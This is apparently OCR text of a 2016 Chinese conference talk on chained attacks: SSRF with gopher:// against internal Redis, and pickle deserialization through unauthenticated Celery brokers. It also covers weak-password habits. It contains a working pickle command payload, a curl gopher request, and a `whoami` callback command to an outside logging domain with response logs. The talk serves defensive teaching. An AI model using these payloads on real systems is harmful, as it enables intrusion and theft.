GOPS2016 Beijing

全球运维大会

2016

DevOps 2.0：重塑运维价值

北京站

会议时间：12月16日 - 12月17日

会议地点：北京国际会议中心

主办单位：高效运维社区 GreatOPS Community　开放运维联盟 OOPSA Open OPS Alliance

从漏洞组合攻击看运维安全之殇

陈思雨 & 李福

关于我们

摘要


I. 漏洞组合场景

- ex.1. SSRF 隔山打牛攻击内网 Redis 服务
- ex.2. 危险序列化结合脆弱中间件攻击分布式节点

II. 运维安全之殇

- 躺过的那些坑
- 木桶原理 - 不能忽视的安全隐患

I. 漏洞组合场景




按照安全部的要求把业务接口放到内网了，应该没啥问题了吧？

> binding in 127.0.0.1:6379
怎么开在本机上的 Redis 服务也给人撸了？What the xxxx!

点个链接就给人撸了内网？

I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务


- 服务端请求伪造 (SSRF)



I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- 服务端请求伪造 (SSRF)

业务提供的资源请求功能**未验证资源来源**，导致攻击者可控制服务端请求的资源地址对内网进行探测和攻击



http://O1/?source=[url]

User -> http://O1/?source=http://L1:80/welcom.png

Attacker ->http://O1/?source=http://L2:8080/weakfile

I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- 服务端请求伪造 (SSRF)
  - 内网探测 （端口扫描、Web 指纹探测）
  - 应用服务攻击 （Struts2）
  - 转换协议（file://、gopher://）
  - ...

gopher://

```
root@45a0e7d2f972:/# curl "gopher://172.17.0.3:31337/_POST /login
.php HTTP/1.1%0D%0AHost:172.17.0.3%0D%0A%0D%0Ausername=admin&pass
word=admin"

root@e8b6347f8109:/# nc -l 31337
POST /login.php HTTP/1.1
Host:172.17.0.3

username=admin&password=admin
```

I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- Redis 服务未授权访问

攻击者访问未授权的 Redis 服务，在一定权限下能够直接写入 SSH 登陆公钥和计划任务


- Redis 服务权限 (Root)
- 可利用的命令 (Config/Save)

目前，公网上依然还有 15000 台主机存在 Redis 未授权访问的问题

如何攻击内网 Redis 服务？

I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- SSRF & Redis
  - SSRF 利用 Gopher 协议实现复杂的攻击向量
  - 利用 SSRF 间接攻击内网 Redis 服务




“隔山打牛”利器

SSRF

http://O1/?source=gopher://L2:6379/_{payload}

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 危险的数据序列化 (Serialize)




- PHP Session 反序列化导致远程命令执行
- Django **配置不当** Session 可控导致远程命令执行
- Java 多个组件接口数据反序列化导远程命令执行

Python 中使用 pickle 模块处理不可信数据导致命令执行

```
» /p/tmp cat demo.py
import sys, base64, pickle
pickle.loads(base64.b64decode(sys.argv[1]))
» /p/tmp python demo.py Y3Bvc2l4CnV4ZWN2CnAwCihnT)y9iaW4vc2gnCnAxCihscDfKZzEKYVMnLWMnCnAzCmFT)2
lkJwpwNAphdHA1Cl1wNgou
uid=501(honey) gid=20(staff) groups=20(staff),701(com.apple.sharepoint.group.1),12(everyone),61
(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_l
poperator),204(_developer),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(co
m.apple.access_ssh)
```

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 窥探 Celery 中的消息队列
  - Celery 是 Python 中流行的分布式任务框架，借助中间件进行消息传递，支持的 Broker 应用有 RabbitMQ，Redis，MongoDB 等。
  - 支持的消息封装方式：pickle（默认），json，msgpack，yaml



pickle?? Redis??

集群/分布式!!

How to hack them?

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 窥探 Celery 中的消息队列
  - Redis 作为 Broker 时消息格式 - JSON


```
{    ...
     “content-encoding”: “binary”,
     “content-type”: ”application/x-python-serialize”,
     “body”: --ENC_MSG_BODY--,
}
```

  - 默认配置下 Celery 使用 Python “pickle” 序列化方式对消息体进行封装
  - Worker 端进行消息处理提取具体调用信息

```
pickle.loads(base64.b64decode(MSG['body']))
```

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 窥探 Celery 中的消息队列




```
{    ...
     “content-encoding”: “binary”,
     “content-type”: ”application/x-python-
   serialize”,
     “body”: --EVIL_PAYLOAD--,
}
```

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 脆弱的中间件 (Weak Broker)

i. Is it possible to inject evil message into broker?

RabbitMQ / Redis - 15000（未授权）/ MongoDB - 14000（未授权）/ etc...


ii. How to detect the celery broker in Redis and MongoDB?

Redis：**_kombu.binding.***, **unacked**, **celery**

MongoDB：**messages**, **messages.broadcast**, **messages.routing**

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

```
127.0.0.1:6379> keys *
1) "celery"
2) "_kombu.binding.celery"
127.0.0.1:6379> type celery
list
127.0.0.1:6379>
set
127.0.0.1:6379>
```




```
db.getCollection('messages.routing').find({})
```

messages.routing 0.001 sec.


```
/* 1 */
{
    "_id" : ObjectId("57e0a7713887a880f64409b8"),
    "queue" : "celery",
    "routing_key" : "celery",
    "pattern" : null,
    "exchange" : "celery"
}

/* 2 */
{
    "_id" : ObjectId("57e0a7713887a880f64409b9"),
    "exchange" : "celery.pidbox",
    "routing_key" : "",
    "pattern" : null,
    "queue" : "celery@0xFATeam.celery.pidbox"
}
```

I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- Dancing on Internet

1. Celery 配置中启用了 pickle 消息封装方式
2. 攻击者能够控制分布式框架中消息队列中间件，任意读取和修改数据
   - Redis(15000), MongoDB(14000)
3. Worker 集群配置启用了 pickle 去对消息进行解析



I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

Attact -> xx.xx.90.156

- Dancing on Internet

<- xx. xx2. 78. 211

Resp

curl `whoami`.{IP}.{broker}.platform.addr

<- xx. xx2. 84. 216


M	URL		Remote Addr	User-Agent	
GET	http://dashsrv	?.90.156.redis.celery.wul4dy.nslog.site /	2.78.211	curl/7.35.0	0
GET	http://sentry.1	?19.204.redis.celery.wul4dy.nslog.site /	6.219.204	curl/7.35.0	0
GET	http://dashsrv	?.90.156.redis.celery.wul4dy.nslog.site /	2.84.216	curl/7.35.0	0
GET	http://dashsrv	?.90.156.redis.celery.wul4dy.nslog.site /	2.84.216	curl/7.35.0	0
GET	http://redash.	.15.25.redis.celery.wul4dy.nslog.site/	9.15.25	curl/7.45.0	0
GET	http://root.45.	?.redis.celery.wul4dy.nslog.site/	?6.99	curl/7.38.0	0
GET	http://work.11	?.213.redis.celery.wul4dy.nslog.site/	6.66.213	curl/7.22.0	0

I. 漏洞组合场景 - So

- ex.1
  - 业务功能逻辑上未严格限制外部资源来源，扩大了 SSRF 的危害
  - Gopher 协议能够帮助攻击者利用 SSRF 扩大攻击面
  - 内网服务安全系数过低（未授权，弱口令）
- ex.2
  - 业务功能实现方式存在安全隐患（可导致命令执行的对象序列化）
  - 中间件配置不当导致攻击者可随意访问修改数据

I. 漏洞组合场景 - So

- 那么些坑



wtf!!! WTF !!! WTF!!!

II. 运维安全之殇


redis


rsync



MySQL


ZABBIX


Jenkins


mongoDB


git


ShellShock
{bashbug}

• • •

II. 运维安全之殇

- 躺过的那些坑 - "Strong or not"

强密码=? 数字+大小写+符号

1qaz@WSX

3edc$RFV

qwe123!@#

考虑换一张图片

II. 运维安全之殇

- 躺过的那些坑 - "Strong or not"


INIT=? 数字+大小写+符号

{user}+"321"

{user}+"123456"


{user}+"2016"

{user}+"test.com"


1. 系統限本院相關人員使用，未經許可請勿登入。
2. 登入方式說明：請使用以下方式登入系統
a. 專任員工、本院研究助理、實習醫學生、實習醫師、物治及職治實習生
帳號：員工代碼；密碼：報到前一個月以身分證字號進入，報到後為[redacted]信箱密碼
b. 兼任醫師
帳號：員工代碼；密碼：身分證字號
(若有登入任何問題請洽人事室TEL:[redacted])
c. 代訓人員
帳號：員工代碼；密碼：報到前一個月以身分證字號進入，報到後為[redacted]信箱密碼
(若有任何問題請洽教學部[redacted])
d.志工、外包人員(含醫學院研究助理，由科部建檔)
帳號：身分證代碼；密碼：西元出生年月日(yyyymmdd)
(若有任何問題請洽各相關科部)
e.臨床試驗中心、醫學院外包人員(研究助理)
帳號：員工代碼；密碼：西元出生年月日(yyyymmdd)

II. 运维安全之殇

- 躺过的那些坑 - "Strong or not"
  - 企业邮箱、OA




II. 运维安全之殇

- 躺过的那些坑 - case_1
  - XXXX 银行某站后台弱口令导致 GetShell （信息泄漏/内网安全）

弱口令？

user: wangwei

pass: 000000



II. 运维安全之殇


- 躺过的那些坑 - case_1
  - XXXX 银行某站后台弱口令导致 GetShell （信息泄漏/内网安全）

II. 运维安全之殇


- 躺过的那些坑 - "Sensitive"
  - GitHub
  - [Automatic]
  - [Dev]
  - ...

II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"
  - GitHub
  - [Automatic]
  - [Dev]
  - ...



.git, .DS_Store, .idea, *.swp, etc...



II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"
  - GitHub
  - [Automatic]
  - [Dev]
  - ...

```
3 ...
4
5 if ( $_GET['debug'] == 'true' ) {
6     $DEBUG = true;
7 } else {
8     $DEBUG = false;
9 }
10
11 ...
```

RCE: "Struts DevMode RCE", "JDWP RCE"

